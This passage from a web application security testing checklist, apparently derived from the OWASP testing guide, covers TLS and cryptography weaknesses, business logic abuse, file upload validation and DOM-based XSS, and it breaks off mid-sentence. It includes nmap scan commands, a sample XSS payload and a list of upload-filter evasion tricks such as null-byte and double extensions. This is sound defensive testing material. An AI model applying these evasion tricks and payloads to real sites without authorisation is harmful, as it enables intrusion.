    72 1.8.1 Auditfor Weak SSL TLS Ciphers Insufficient Transport Layer Protection Test for Weak Cryptography Sensitive data must be protected when it is transmitted through the network. Such data can include user credentials and credit cards. As a rule of thumb, if data must be protected when it is stored, it must be protected also during transmission. HTTP is a clear-text protocol and it is normally secured via an SSL->TLS tunnel, resulting in HTTPS traffic. The use of this protocol ensures not only confidentiality, but also authentication. Servers are authenticated using digital certificates and it is also possible to use client certificate for mutual authentication. Even if high grade ciphers are today supported and normally used, some misconfiguration in the server can be used to force the use of a weak cipher - or at worst no encryption - permitting to an attacker to gain access to the supposed secure communication channel. Other misconfiguration can be used for a Denial of Service attack. Sensitive Data Transmitted in Clear-Text The application should not transmit sensitive information via unencrypted channels. Typically it is possible to find basic authentication over HTTP, input password or session cookie sent via HTTP and, in general, other information considered by regulations, laws or organization policy. Testing for Weak SSL->TLS Ciphers->Protocols->Keys Vulnerabilities The large number of available cipher suites and quick progress in cryptanalysis makes testing an SSL server a non- trivial task. At the time of writing these criteria are widely recognized as minimum checklist: Weak ciphers must not be used (e.g. less than 128 bits; no NULL ciphers suite, due to no encryption used; no Anonymous Diffie-Hellmann, due to not provides authentication). Weak protocols must be disabled (e.g. SSLv2 must be disabled, due to known weaknesses in protocol design). Renegotiation must be properly configured (e.g. Insecure Renegotiation must be disabled, due to MiTM attacks and Client-initiated Renegotiation must be disabled, due to Denial of Service vulnerability). No Export (EXP) level cipher suites, due to can be easily broken. X.509 certificates key length must be strong (e.g. if RSA or DSA is used the key must be at least 1024 bits). X.509 certificates must be signed only with secure hashing algoritms (e.g. not signed using MD5 hash, due to known collision attacks on this hash). Keys must be generated with proper entropy (e.g, Weak Key Generated with Debian). A more complete checklist includes: Secure Renegotiation should be enabled. MD5 should not be used, due to known collision attacks. RC4 should not be used, due to crypto-analytical attacks. Server should be protected from BEAST Attack. Server should be protected from CRIME attack, TLS compression must be disabled. Server should support Forward Secrecy. TLS->SSL Service Recognition via Nmap The first step is to identify ports which have SSL->TLS wrapped services. Typically tcp ports with SSL for web and mail services are - but not limited to - 443 (https), 465 (ssmtp), 585 (imap4-ssl), 993 (imaps), 995 (ssl-pop). In this example we search for SSL services using nmap with ---sV-- option, used to identify services and it is also able to identify SSL services. $ nmap -sV --reason -PN -n --top-ports 100 www.example.com Checking for Certificate Information, Weak Ciphers and SSLv2 via Nmap Nmap has two scripts for checking Certificate information, Weak Ciphers and SSLv2. $ nmap --script ssl-cert,ssl-enum-ciphers -p 443,465,993,995 www.example.com WSTG-CRYP-01 73 1.8.2 Audit for Padding Oracle Test for Weak Cryptography A padding oracle is a function of an application which decrypts encrypted data provided by the client, e.g. internal session state stored on the client, and leaks the state of the validity of the padding after decryption. The existence of a padding oracle allows an attacker to decrypt encrypted data and encrypt arbitrary data without knowledge of the key used for these cryptographic operations. This can lead to leakage of sensible data or to privilege escalation vulnerabilities, if integrity of the encrypted data is assumed by the application. Block ciphers encrypt data only in blocks of certain sizes. Block sizes used by common ciphers are 8 and 16 bytes. Data where the size doesn`t match a multiple of the block size of the used cipher has to be padded in a specific manner so the decryptor is able to strip the padding. A commonly used padding scheme is PKCS#7. It fills the remaining bytes with the value of the padding length. The padding oracle attack enables an attacker to decrypt encrypted data without knowledge of the encryption key and used cipher by sending skillful manipulated cipher texts to the padding oracle and observing of the results returned by it. This causes loss of confidentiality of the encrypted data. E.g. in the case of session data stored on the client side the attacker can gain information about the internal state and structure of the application. A padding oracle attack also enables an attacker to encrypt arbitrary plain texts without knowledge of the used key and cipher. If the application assumes that integrity and authenticity of the decrypted data is given, an attacker could be able to manipulate internal session state and possibly gain higher privileges. Verify that all places where encrypted data from the client, that should only be known by the server, is decrypted. The following conditions should be met by such code: The integrity of the cipher text should be verified by a secure mechanism, like HMAC or authenticated cipher operation modes like GCM or CCM. All error states while decryption and further processing are handled uniformly. First the possible input points for padding oracles must be identified. Generally the following conditions must be met: The data is encrypted. Good candidates are values which appear to be random. A block cipher is used. The length of the decoded (Base64 is used often) cipher text is a multiple of common cipher block sizes like 8 or 16 bytes. Different cipher texts (e.g. gathered by different sessions or manipulation of session state) share a common divisor in the length. Example ASP.NET throws System.Security.Cryptography.CryptographicException: Padding is invalid and cannot be removed. if padding of a decrypted cipher text is broken. In Java a javax.crypto.BadPaddingException is thrown in this case. Decryption errors or similar can be possible padding oracles. A secure implementation will check for integrity and cause only two responses: ok and failed. There are no side channels which can be used to determine internal error states. WSTG-CRYP-02
  • 25.
    74 1.8.3 Auditfor Sensitive Information Sent via Unencrypted Channels Test for Weak Cryptography "Sensitive data must be protected when it is transmitted through the network. If data is transmitted over HTTPS or encrypted in another way the protection mechanism must not have limitations or vulnerabilities. As a rule of thumb if data must be protected when it is stored, this data must also be protected during transmission. Some examples for sensitive data are: Information used in authentication (e.g. Credentials, PINs, Session identifiers, Tokens, Cookies…) Information protected by laws, regulations or specific organizational policy (e.g. Credit Cards, Customers data) If the application transmits sensitive information via unencrypted channels - e.g. HTTP - it is considered a security risk. Some examples are Basic authentication which sends authentication credentials in plain-text over HTTP, form based authentication credentials sent via HTTP, or plain-text transmission of any other information considered sensitive due to regulations, laws, organizational policy or application business logic. Examples for Personal Identifying Information (PII) are: Social security numbers Bank account numbers Passport information Healthcare related information Medical insurance information Student information Credit and debit card numbers Drivers license and State ID information" "Example 1: Basic Authentication over HTTP A typical example is the usage of Basic Authentication over HTTP. When using Basic Authentication, user credentials are encoded rather than encrypted, and are sent as HTTP headers. In the example below the tester uses curl to test for this issue. Note how the application uses Basic authentication, and HTTP rather than HTTPS $ curl -kis http:->->example.com->restricted-> HTTP->1.1 401 Authorization Required Date: Fri, 01 Aug 2013 00:00:00 GMT WWW-Authenticate: Basic realm=""Restricted Area"" Accept-Ranges: bytes Vary: Accept-Encoding Content-Length: 162 Content-Type: text->html Example 2: Form-Based Authentication Performed over HTTP Another typical example is authentication forms which transmit user authentication credentials over HTTP. In the example below one can see HTTP being used in the action attribute of the form. It is also possible to see this issue by examining the HTTP traffic with an interception proxy. <form action=""http:->->example.com->login""> Example 3: Cookie Containing Session ID Sent over HTTP The Session ID Cookie must be transmitted over protected channels. If the cookie does not have the secure flag set, it is permitted for the application to transmit it unencrypted. Example 4: Testing Password Sensitive Information in Source Code or Logs Use one of the following techniques to search for senstive information. Checking if password or encyrption key is hardcoded in the source code or configuration files. grep -r –E ""Pass | password | pwd |user | guest| admin | encry | key | decrypt | sharekey "" .->PathToSearch-> Checking if logs or source code may contain phone number, email address, ID or any other PII. Change the regular expression based on the format of the PII. grep -r "" {2-->}[0-9]-->{6-->} "" .->PathToSearch->" WSTG-CRYP-03
  • 26.
    75 1.8.4 Auditfor Weak Encryption Test for Weak Cryptography "Incorrect uses of encryption algorithm may result in sensitive data exposure, key leakage, broken authentication, insecure session and spoofing attack. There are some encryption or hash algorithm is known to be weak and not suggested to be used anymore such as MD5 and RC4. In addition to the right choices of secure encryption or hash algorithm, the right uses of parameters also mater the security level. For example, ECB (Electronic Code Book) mode is not suggested to be used in asymmetric encryption." "Basic Security Checklist When the uses of AES128 and AES256, The IV (Initialization Vector) must be random and unpredictable. Refer to FIPS 140-2, Security Requirements for Cryptographic Modules, section 4.9.1. random number generator tests. For example, in Java, java.util.Random is considered a weak random number generator. java.security.SecureRandom should be used instead of java.util.Random. When uses of RSA in encryption, Optimal Asymmetric Encryption Padding (OAEP) mode is recommended. When uses of RSA in signature, PSS padding is recommended. Weak hash->encryption algorithms should not be used such MD5, RC4, DES, Blowfish, SHA1. 1024-bit RSA or DSA, 160-bit ECDSA (elliptic curves), 80->112-bit 2TDEA (two key triple DES) Minimum Key length requirement: Key exchange: Diffie–Hellman key exchange with minimum 2048 bits Message Integrity: HMAC-SHA2 Message Hash: SHA2 256 bits Assymetric encryption: RSA 2048 bits Symmetric-key algorithm: AES 128 bits Password Hashing: PBKDF2, Scrypt, Bcrypt ECDH?ECDSA: 256 bits Uses of SSH, CBC mode should not be used. When symmetric encryption algorithm is used, ECB (Electronic Code Book) mode should not be used. When PBKDF2 is used to hash password, the parameter of iteration is recommended to be over 10000. NIST also suggests at least 10,000 iterations of the hash function. In addition, MD5 hash function is forbidden to be used with PBKDF2 such as PBKDF2WithHmacMD5. Source Code Review Search for the following keyword to check if any weak encryption algorithm is used. MD4, MD5, RC4, RC2, DES, Blowfish, SHA-1, ECB For Java implementation, the following API is related to encyprtion. Review the parameters of the encryption implementation. For example, SecretKeyFactory(SecretKeyFactorySpi keyFacSpi, Provider provider, String algorithm) SecretKeySpec(byte[] key, int offset, int len, String algorithm) Cipher c = Cipher.getInstance(""DES->CBC->PKCS5Padding""); For RSA encryption, the following padding mode are suggested. RSA->ECB->OAEPWithSHA-1AndMGF1Padding (2048) RSA->ECB->OAEPWithSHA-256AndMGF1Padding (2048) Search for ECB, it`s not allowed to be used in padding. Review if different IV (initial Vector) is used. ->-> Use a different IV value for every encryption byte[] newIv = ...; s = new GCMParameterSpec(s.getTLen(), newIv); cipher.init(..., s); ... Search for IvParameterSpec, check if the IV value is generated differently and randomly. IvParameterSpec iv = new IvParameterSpec(randBytes); SecretKeySpec skey = new SecretKeySpec(key.getBytes(), ""AES""); Cipher cipher = Cipher.getInstance(""AES->CBC->PKCS5Padding""); cipher.init(Cipher.ENCRYPT_MODE, skey, iv); In Java, search for MessageDigest to check if weak hash althorithm (MD5 or CRC) is used. For example: MessageDigest md5 = MessageDigest.getInstance(""MD5""); For signature, SHA1 and MD5 should not be used. For example: Signature sig = Signature.getInstance(""SHA1withRSA""); Search for PBKDF2. To generate the hash value of password, PBKDF2 is suggested to be used. Review the parameters to generate the PBKDF2 has value. The iterations should be over 10000, and the salt value should be generated as random value. private static byte[] pbkdf2(char[] password, byte[] salt, int iterations, int bytes) throws NoSuchAlgorithmException, InvalidKeySpecException { PBEKeySpec spec = new PBEKeySpec(password, salt, iterations, bytes * 8); SecretKeyFactory skf = SecretKeyFactory.getInstance(PBKDF2_ALGORITHM); return skf.generateSecret(spec).getEncoded(); } Hard-coded sensitive information User related keywords: name, root, su, superuser, login, username, uid Key related keywords: public key, AK, SK, secret Key, private key, passwd, password, pwd, share key, cryto, base64 Other common senstive keywords: sysadmin, root, privilege, pass, key, code, master, admin, uname, session, joken, Oauth, privatekey" WSTG-CRYP-04
  • 27.
    76 1.9.0 Introductionto Business Logic Business Logic Testing Testing for business logic flaws in a multi-functional dynamic web application requires thinking in unconventional methods. If an application`s authentication mechanism is developed with the intention of performing steps 1, 2, 3 in that specific order to authenticate a user. What happens if the user goes from step 1 straight to step 3? In this simplistic example, does the application provide access by failing open; deny access, or just error out with a 500 message? This type of vulnerability cannot be detected by a vulnerability scanner and relies upon the skills and creativity of the penetration tester. In addition, this type of vulnerability is usually one of the hardest to detect, and usually application specific but, at the same time, usually one of the most detrimental to the application, if exploited. Testing of business logic flaws is similar to the test types used by functional testers that focus on logical or finite state testing. These types of tests require that security professionals think a bit differently, develop abused and misuse cases and use many of the testing techniques embraced by functional testers. Automation of business logic abuse cases is not possible and remains a manual art relying on the skills of the tester and their knowledge of the complete business process and its rules. Automated tools find it hard to understand context, hence it`s up to a person to perform these kinds of tests. The following two examples will illustrate how understanding the functionality of the application, the developer`s intentions, and some creative --out-of-the-box-- thinking can break the application`s logic. The first example starts with a simplistic parameter manipulation, whereas the second is a real world example of a multi-step process leading to completely subvert the application. Example 1: Suppose an e-commerce site allows users to select items to purchase, view a summary page and then tender the sale. What if an attacker was able to go back to the summary page, maintaining their same valid session and inject a lower cost for an item and complete the transaction, and then check out? Example 2: Holding->locking resources and keeping others from purchases these items online may result in attackers purchasing items at a lower price. The countermeasure to this problem is to implement timeouts and mechanisms to ensure that only the correct price can be charged. Example 3: What if a user was able to start a transaction linked to their club->loyalty account and then after points have been added to their account cancel out of the transaction? Will the points->credits still be applied to their account? WSTG-BUSLOGIC 77 1.9.1 Audit Business Logic Data Validation Business Logic Testing The application must ensure that only logically valid data can be entered at the front end as well as directly to the server side of an application of system. Only verifying data locally may leave applications vulnerable to server injections through proxies or at handoffs with other systems. This is different from simply performing Boundary Value Analysis (BVA) in that it is more difficult and in most cases cannot be simply verified at the entry point, but usually requires checking some other system. For example: An application may ask for your Social Security Number. In BVA the application should check formats and semantics (is the value 9 digits long, not negative and not all 0`s) for the data entered, but there are logic considerations also. SSNs are grouped and categorized. Is this person on a death file? Are they from a certain part of the country? Vulnerabilities related to business data validation is unique in that they are application specific and different from the vulnerabilities related to forging requests in that they are more concerned about logical data as opposed to simply breaking the business logic workflow. The front end and the back end of the application should be verifying and validating that the data it has, is using and is passing along is logically valid. Even if the user provides valid data to an application the business logic may make the application behave differently depending on data or circumstances. Review the project documentation and use exploratory testing looking for data entry points or hand off points between systems or software. Once found try to insert logically invalid data into the application->system. Specific Testing Method: Perform front-end GUI Functional Valid testing on the application to ensure that the only --valid-- values are accepted. Using an intercepting proxy observe the HTTP POST->GET looking for places that variables such as cost and quality are passed. Specifically, look for --hand-offs-- between application->systems that may be possible injection or tamper points. Once variables are found start interrogating the field with logically --invalid-- data, such as social security numbers or unique identifiers that do not exist or that do not fit the business logic. This testing verifies that the server functions properly and does not accept logically invalid data. WSTG-BUSL-01 78 1.9.2 Audit Ability to Forge Requests Business Logic Testing Forging requests is a method that attackers use to circumvent the front end GUI application to directly submit information for back end processing. The goal of the attacker is to send HTTP POST->GET requests through an intercepting proxy with data values that is not supported, guarded against or expected by the applications business logic. Some examples of forged requests include exploiting guessable or predictable parameters or expose --hidden-- features and functionality such as enabling debugging or presenting special screens or windows that are very useful during development but may leak information or bypass the business logic. Vulnerabilities related to the ability to forge requests is unique to each application and different from business logic data validation in that it s focus is on breaking the business logic workflow. Applications should have logic checks in place to prevent the system from accepting forged requests that may allow attackers the opportunity to exploit the business logic, process, or flow of the application. Request forgery is nothing new; the attacker uses an intercepting proxy to send HTTP POST->GET requests to the application. Through request forgeries attackers may be able to circumvent the business logic or process by finding, predicting and manipulating parameters to make the application think a process or task has or has not taken place. Example 1 Suppose an e-commerce theater site allows users to select their ticket, apply a onetime 10% Senior discount on the entire sale, view the subtotal and tender the sale. If an attacker is able to see through a proxy that the application has a hidden field (of 1 or 0) used by the business logic to determine if a discount has been taken or not. The attacker is then able to submit the 1 or --no discount has been taken-- value multiple times to take advantage of the same discount multiple times. Generic Testing Method Review the project documentation and use exploratory testing looking for guessable, predictable or hidden functionality of fields. Once found try to insert logically valid data into the application->system allowing the user go through the application- >system against the normal business logic workflow. Specific Testing Method 1 Using an intercepting proxy observe the HTTP POST->GET looking for some indication that values are incrementing at a regular interval or are easily guessable. If it is found that some value is guessable this value may be changed and one may gain unexpected visibility. Specific Testing Method 2 Using an intercepting proxy observe the HTTP POST->GET looking for some indication of hidden features such as debug that can be switched on or activated. If any are found try to guess and change these values to get a different application response or behavior. WSTG-BUSL-02 79 1.9.3 Audit Integrity Checks Business Logic Testing Many applications are designed to display different fields depending on the user of situation by leaving some inputs hidden. However, in many cases it is possible to submit values hidden field values to the server using a proxy. In these cases the server side controls must be smart enough to perform relational or server side edits to ensure that the proper data is allowed to the server based on user and application specific business logic. Additionally, the application must not depend on non-editable controls, drop-down menus or hidden fields for business logic processing because these fields remain non-editable only in the context of the browsers. Users may be able to edit their values using proxy editor tools and try to manipulate business logic. If the application exposes values related to business rules like quantity, etc. as non-editable fields it must maintain a copy on the server side and use the same for business logic processing. Finally, aside application->system data, log systems must be secured to prevent read, writing and updating. Business logic integrity check vulnerabilities is unique in that these misuse cases are application specific and if users are able to make changes one should only be able to write or update->edit specific artifacts at specific times per the business process logic. The application must be smart enough to check for relational edits and not allow users to submit information directly to the server that is not valid, trusted because it came from a non-editable controls or the user is not authorized to submit through the front end. Additionally, system artifacts such as logs must be --protected-- from unauthorized read, writing and removal. Generic Testing Method Review the project documentation and use exploratory testing looking for parts of the application->system (components i.e. For example, input fields, databases or logs) that move, store or handle data->information. For each identified component determine what type of data->information is logically acceptable and what types the application->system should guard against. Also, consider who according to the business logic is allowed to insert, update and delete data->information and in each component. Attempt to insert, update or edit delete the data->information values with invalid data->information into each component (i.e. input, database, or log) by users that should not be allowed per the business logic workflow. Specific Testing Method 1 Using a proxy capture HTTP traffic looking for hidden fields. If a hidden field is found see how these fields compare with the GUI application and start interrogating this value through the proxy by submitting different data values trying to circumvent the business process and manipulate values you were not intended to have access to. Specific Testing Method 2 Using a proxy capture HTTP traffic looking for a place to insert information into areas of the application that are non- editable. If it is found see how these fields compare with the GUI application and start interrogating this value through the proxy by submitting different data values trying to circumvent the business process and manipulate values you were not intended to have access to. Specific Testing Method 3 List components of the application or system that could be impacted, for example logs or databases. For each component identified, try to read, edit or remove its information. For example log files should be identified and Testers should try to manipulate the data->information being collected. WSTG-BUSL-03 80 1.9.4 Audit for Process Timing Business Logic Testing It is possible that attackers can gather information on an application by monitoring the time it takes to complete a task or give a respond. Additionally, attackers may be able to manipulate and break designed business process flows by simply keeping active sessions open and not submitting their transactions in the --expected-- time frame. Process timing logic vulnerabilities is unique in that these manual misuse cases should be created considering execution and transaction timing that are application->system specific. Processing timing may give->leak information on what is being done in the application->system background processes. If an application allows users to guess what the particular next outcome will be by processing time variations, users will be able to adjust accordingly and change behavior based on the expectation and --game the system--. Review the project documentation and use exploratory testing looking for application->system functionality that may be impacted by time. Such as execution time or actions that help users predict a future outcome or allow one to circumvent any part of the business logic or workflow. For example, not completing transactions in an expected time. Develop and execute the mis-use cases ensuring that attackers can not gain an advantage based on any timing. WSTG-BUSL-04
  • 28.
    81 1.9.5 AuditNumber of Times a Function Can Be Used Limits Business Logic Testing Many of the problems that applications are solving require limits to the number of times a function can be used or action can be executed. Applications must be --smart enough-- to not allow the user to exceed their limit on the use of these functions since in many cases each time the function is used the user may gain some type of benefit that must be accounted for to properly compensate the owner. For example: an eCommerce site may only allow a users apply a discount once per transaction, or some applications may be on a subscription plan and only allow users to download three complete documents monthly. Vulnerabilities related to testing for the function limits are application specific and misuse cases must be created that strive to exercise parts of the application->functions-> or actions more than the allowable number of times. Attackers may be able to circumvent the business logic and execute a function more times than --allowable-- exploiting the application for personal gain. Suppose an eCommerce site allows users to take advantage of any one of many discounts on their total purchase and then proceed to checkout and tendering. What happens of the attacker navigates back to the discounts page after taking and applying the one --allowable-- discount? Can they take advantage of another discount? Can they take advantage of the same discount multiple times? Review the project documentation and use exploratory testing looking for functions or features in the application or system that should not be executed more that a single time or specified number of times during the business logic workflow. For each of the functions and features found that should only be executed a single time or specified number of times during the business logic workflow, develop abuse->misuse cases that may allow a user to execute more than the allowable number of times. For example, can a user navigate back and forth through the pages multiple times executing a function that should only execute once? or can a user load and unload shopping carts allowing for additional discounts. WSTG-BUSL-05 82 1.9.6 Audit for the Circumvention of Work Flows Business Logic Testing Workflow vulnerabilities involve any type of vulnerability that allows the attacker to misuse an application->system in a way that will allow them to circumvent (not follow) the designed->intended workflow. The application`s business logic must require that the user complete specific steps in the correct->specific order and if the workflow is terminated without correctly completing, all actions and spawned actions are --rolled back-- or canceled. Vulnerabilities related to the circumvention of workflows or bypassing the correct business logic workflow are unique in that they are very application->system specific and careful manual misuse cases must be developed using requirements and use cases. The applications business process must have checks to ensure that the user`s transactions->actions are proceeding in the correct->acceptable order and if a transaction triggers some sort of action, that action will be --rolled back-- and removed if the transaction is not successfully completed. Example An electronic bulletin board system may be designed to ensure that initial posts do not contain profanity based on a list that the post is compared against. If a word on a --black-- the list is found in the user entered text the submission is not posted. But, once a submission is posted the submitter can access, edit, and change the submission contents to include words included on the profanity->black list since on edit the posting is never compared again. Keeping this in mind, attackers may open an initial blank or minimal discussion then add in whatever they like as an update. Generic Testing Method Review the project documentation and use exploratory testing looking for methods to skip or go to steps in the application process in a different order from the designed->intended business logic flow. For each method develop a misuse case and try to circumvent or perform an action that is --not acceptable-- per the the business logic workflow. Testing Method 1 Start a transaction going through the application past the points that triggers credits->points to the users account. Cancel out of the transaction or reduce the final tender so that the point values should be decreased and check the points-> credit system to ensure that the proper points->credits were recorded. Testing Method 2 On a content management or bulletin board system enter and save valid initial text or values. Then try to append, edit and remove data that would leave the existing data in an invalid state or with invalid values to ensure that the user is not allowed to save the incorrect information. Some --invalid-- data or information may be specific words (profanity) or specific topics (such as political issues). WSTG-BUSL-06 83 1.9.7 Audit Defenses Against Application Misuse Business Logic Testing The misuse and invalid use of of valid functionality can identify attacks attempting to enumerate the web application, identify weaknesses, and exploit vulnerabilities. Tests should be undertaken to determine whether there are application-layer defensive mechanisms in place to protect the application. The lack of active defenses allows an attacker to hunt for vulnerabilities without any recourse. The application`s owner will thus not know their application is under attack. Example An authenticated user undertakes the following (unlikely) sequence of actions: Attempt to access a file ID their roles is not permitted to download Substitutes a single tick ' instead of the file ID number Alters a GET request to a POST Adds an extra parameter Duplicates a parameter name->value pair The application is monitoring for misuse and responds after the 5th event with extremely high confidence the user is an attacker. For example the application: Disables critical functionality Enables additional authentication steps to the remaining functionality Adds time-delays into every request-response cycle Begins to record additional data about the user`s interactions (e.g. sanitized HTTP request headers, bodies and response bodies) If the application does not respond in any way and the attacker can continue to abuse functionality and submit clearly malicious content at the application, the application has failed this test case. In practice the discrete example actions in the example above are unlikely to occur like that. It is much more probable that a fuzzing tool is used to identify weaknesses in each parameter in turn. This test is unusual in that the result can be drawn from all the other tests performed against the web application. While performing all the other tests, take note of measures that might indicate the application has in-built self-defense: Changed responses Blocked requests Actions that log a user out or lock their account These may only be localized. Common localized (per function) defenses are: Rejecting input containing certain characters Locking out an account temporarily after a number of authentication failures Localized security controls are not sufficient. There are often no defenses against general mis-use such as: Forced browsing Bypassing presentation layer input validation Multiple access control errors Additional, duplicated or missing parameter names Multiple input validation or business logic verification failures with values that cannot be the result user mistakes or typos Structured data (e.g. JSON, XML) of an invalid format is received Blatant cross-site scripting or SQL injection payloads are received Utilizing the application faster than would be possible without automation tools Change in continental geo-location of a user Change of user agent Accessing a multi-stage business process in the wrong order Large number of, or high rate of use of, application-specific functionality (e.g. voucher code submission, failed credit card payments, file uploads, file downloads, log outs, etc). These defenses work best in authenticated parts of the application, although rate of creation of new accounts or accessing content (e.g. to scrape information) can be of use in public areas. Not all the above need to be monitored by the application, but there is a problem if none of them are. By testing the web application, doing the above type of actions, was any response taken against the tester? If not, the tester should report that the application appears to have no application-wide active defenses against misuse. Note it is sometimes possible that all responses to attack detection are silent to the user (e.g. logging changes, increased monitoring, alerts to administrators and and request proxying), so confidence in this finding cannot be guaranteed. In practice, very few applications (or related infrastructure such as a web application firewall) are detecting these types of misuse. WSTG-BUSL-07 84 1.9.8 Audit Upload of Unexpected File Types Business Logic Testing Many application`s business processes allow for the upload and manipulation of data that is submitted via files. But the business process must check the files and only allow certain --approved-- file types. Deciding what files are --approved-- is determined by the business logic and is application->system specific. The risk in that by allowing users to upload files, attackers may submit an unexpected file type that that could be executed and adversely impact the application or system through attacks that may deface the web site, perform remote commands, browse the system files, browse the local resources, attack other servers, or exploit the local vulnerabilities, just to name a few. Vulnerabilities related to the upload of unexpected file types is unique in that the upload should quickly reject a file if it does not have a specific extension. Additionally, this is different from uploading malicious files in that in most cases an incorrect file format may not by it self be inherently --malicious-- but may be detrimental to the saved data. For example if an application accepts Windows Excel files, if an similar database file is uploaded it may be read but data extracted my be moved to incorrect locations. The application may be expecting only certain file types to be uploaded for processing, such as .CSV, .txt files. The application may not validate the uploaded file by extension (for low assurance file validation) or content (high assurance file validation). This may result in unexpected system or database results within the application->system or give attackers additional methods to exploit the application->system. Example Suppose a picture sharing application allows users to upload a .gif or .jpg graphic file to the web site. What if an attacker is able to upload an HTML file with a <script> tag in it or PHP file? The system may move the file from a temporary location to the final location where the PHP code can now be executed against the application or system. Generic Testing Method Review the project documentation and perform some exploratory testing looking for file types that should be -- unsupported-- by the application->system. Try to upload these --unsupported-- files an verify that it are properly rejected. If multiple files can be uploaded at once, there must be tests in place to verify that each file is properly evaluated. Specific Testing Method Study the applications logical requirements. Prepare a library of files that are --not approved-- for upload that may contain files such as: jsp, exe, or HTML files containing script. In the application navigate to the file submission or upload mechanism. Submit the --not approved-- file for upload and verify that they are properly prevented from uploading Check if the website only do file type check in client side JavaScript Check if the website only check the file type by --Content-Type-- in HTTP request. Check if the website only check by the file extension. Check if other uploaded files can be accessed directly by specified URL. Check if the uploaded file can include code or script injection. Check if there is any file path checking for uploaded files. Especially, hackers may compress files with specified path in ZIP so that the unzip files can be uploaded to intended path after uploading and unzip. WSTG-BUSL-08
  • 29.
    85 1.9.9 AuditUpload of Malicious Files Business Logic Testing Many application`s business processes allow for the upload of data->information. We regularly check the validity and security of text but accepting files can introduce even more risk. To reduce the risk we may only accept certain file extensions, but attackers are able to encapsulate malicious code into inert file types. Testing for malicious files verifies that the application->system is able to correctly protect against attackers uploading malicious files. Vulnerabilities related to the uploading of malicious files is unique in that these --malicious-- files can easily be rejected through including business logic that will scan files during the upload process and reject those perceived as malicious. Additionally, this is different from uploading unexpected files in that while the file type may be accepted the file may still be malicious to the system. Finally, --malicious-- means different things to different systems, for example Malicious files that may exploit SQL server vulnerabilities may not be considered a --malicious-- to a main frame flat file environment. Example Suppose a picture sharing application allows users to upload their .gif or .jpg graphic files to the web site. What if an attacker is able to upload a PHP shell, or exe file, or virus? The attacker may then upload the file that may be saved on the system and the virus may spread itself or through remote processes exes or shell code can be executed. Generic Testing Method Review the project documentation and use exploratory testing looking at the application->system to identify what constitutes and --malicious-- file in your environment. Try to upload a malicious file to the application->system and verify that it is correctly rejected. If multiple files can be uploaded at once, there must be tests in place to verify that each file is properly evaluated. Malicious File Develop or create a file that should fail the application malware detection process. There are many available on the Internet. Submit the executable via the application`s upload functionality and see if it is accepted or properly rejected. Invalid File Set up the intercepting proxy to capture the --valid-- request for an accepted file. Send an --invalid-- request through with a valid->acceptable file extension and see if the request is accepted or properly rejected. Source Code Review When there is file upload feature supported, the following API->methods are common to be found in the source code. Java: new file, import, upload, getFileName, Download, getOutputString C->C++: open, fopen PHP: move_uploaded_file(),Readfile, file_put_contents(),file(),parse_ini_file(), copy(),fopen(),include(), require() Evasion of the Filter The following techniques may be used to bypass the website file upload checking rules and filters. Change the value of Content-Type as image->jpeg in HTTP request Change the extensions as executable extensions such as file.php5, file.shtml, file.asa, file.cert, file.jsp, file.jspx, file. aspx, file.asp, file.phtml Changes of capital letters of extensions. such as file.PhP or file.AspX Using special trailing such as spaces, dots or null characters such as file.asp..., file.php;jpg, file.asp%00.jpg, 1.jpg%00. php WSTG-BUSL-09 86 1.10.1 Audit for DOM-Based Cross Site Scripting Client Side Testing DOM-based cross-site scripting is the de-facto name for XSS bugs that are the result of active browser-side content on a page, typically JavaScript, obtaining user input and then doing something unsafe with it, leading to the execution of injected code. The DOM, or Document Object Model, is the structural format used to represent documents in a browser. The DOM enables dynamic scripts such as JavaScript to reference components of the document such as a form field or a session cookie. The DOM is also used by the browser for security - for example to limit scripts on different domains from obtaining session cookies for other domains. A DOM-based XSS vulnerability may occur when active content, such as a JavaScript function, is modified by a specially crafted request such that a DOM element that can be controlled by an attacker. Due to their nature, DOM-based XSS vulnerabilities can be executed in many instances without the server being able to determine what is actually being executed. This may make many of the general XSS filtering and detection techniques impotent to such attacks. This hypothetical example uses the following client side code: <script> document.write("Site is at: " + document.location.href + "."); <->script> An attacker may append #<script>alert('xss')<->script> to the affected page URL which would, when executed, display the alert box. In this instance, the appended code would not be sent to the server as everything after the # character is not treated as part of the query by the browser, but as a fragment. In this example, the code is immediately executed and an alert of --xss-- is displayed by the page. Unlike the more common types of cross site scripting (reflected and stored in which the code is sent to the server and then back to the browser, this is executed directly in the user`s browser without server contact. The consequences of DOM-based XSS flaws are as wide ranging as those seen in more well known forms of XSS, including cookie retrieval, further malicious script injection, etc., and should therefore be treated with the same severity. JavaScript applications differ significantly from other types of applications because they are often dynamically generated by the server. To understand what code is being executed, the website being tested needs to be crawled to determine all the instances of JavaScript being executed and where user input is accepted. Many websites rely on large libraries of functions, which often stretch into the hundreds of thousands of lines of code and have not been developed in-house. In these cases, top-down testing often becomes the only viable option, since many bottom level functions are never used, and analyzing them to determine which are sinks will use up more time than is often available. The same can also be said for top-down testing if the inputs or lack thereof is not identified to begin with. Additionally, JavaScript is often executed outside of <script> blocks, as evidenced by the many vectors which have led to XSS filter bypasses in the past. When crawling the application, it is important to note the use of scripts in places such as event handlers and CSS blocks with expression attributes. Also, note that any off-site CSS or script objects will need to be assessed to determine what code is being executed. Automated testing has only very limited success at identifying and validating DOM-based XSS as it usually identifies XSS by sending a specific payload and attempts to observe it in the server response. For this reason, automated testing will not detect areas that may be susceptible to DOM-based XSS unless the testing tool can perform additional analysis of the client side code. Manual testing should therefore be undertaken and can be done by examining areas in the code where parameters are referred to that may be useful to an attacker. Examples of such areas include places where code is dynamically written to the page and elsewhere where the DOM is modified or even where scripts are directly executed. WSTG-CLNT-01 87 1.10.2 Audit for JavaScript Execution Client Side Testing A JavaScript injection vulnerability is a subtype of cross site scripting (XSS) that involves the ability to inject arbitrary JavaScript code that is executed by the application inside the victim`s browser. This vulnerability can have many consequences, like the disclosure of a user`s session cookies that could be used to impersonate the victim, or, more generally, it can allow the attacker to modify the page content seen by the victims or the application`s behavior. JavaScript injection vulnerabilities can occur when the application lacks proper user-supplied input and output validation. As JavaScript is used to dynamically populate web pages, this injection occurs during this content processing phase and consequently affects the victim. When testing for this vulnerability, consider that some characters are treated differently by different browsers. For example, consider the following URL: http:->->www.domxss.com->domxss->01_Basics->04_eval.html The page contains the following script: <script> function loadObj(){ var cc=eval('('+aMess+')'); document.getElementById('mess').textContent=cc.message; } if(window.location.hash.indexOf('message')==-1) var aMess="({-->"message-->":-->"Hello User!-->"})"; else var aMess=location.hash.substr(window.location.hash.indexOf('message=')+8); <->script> The above code contains a source location.hash that is controlled by the attacker that can inject directly in the 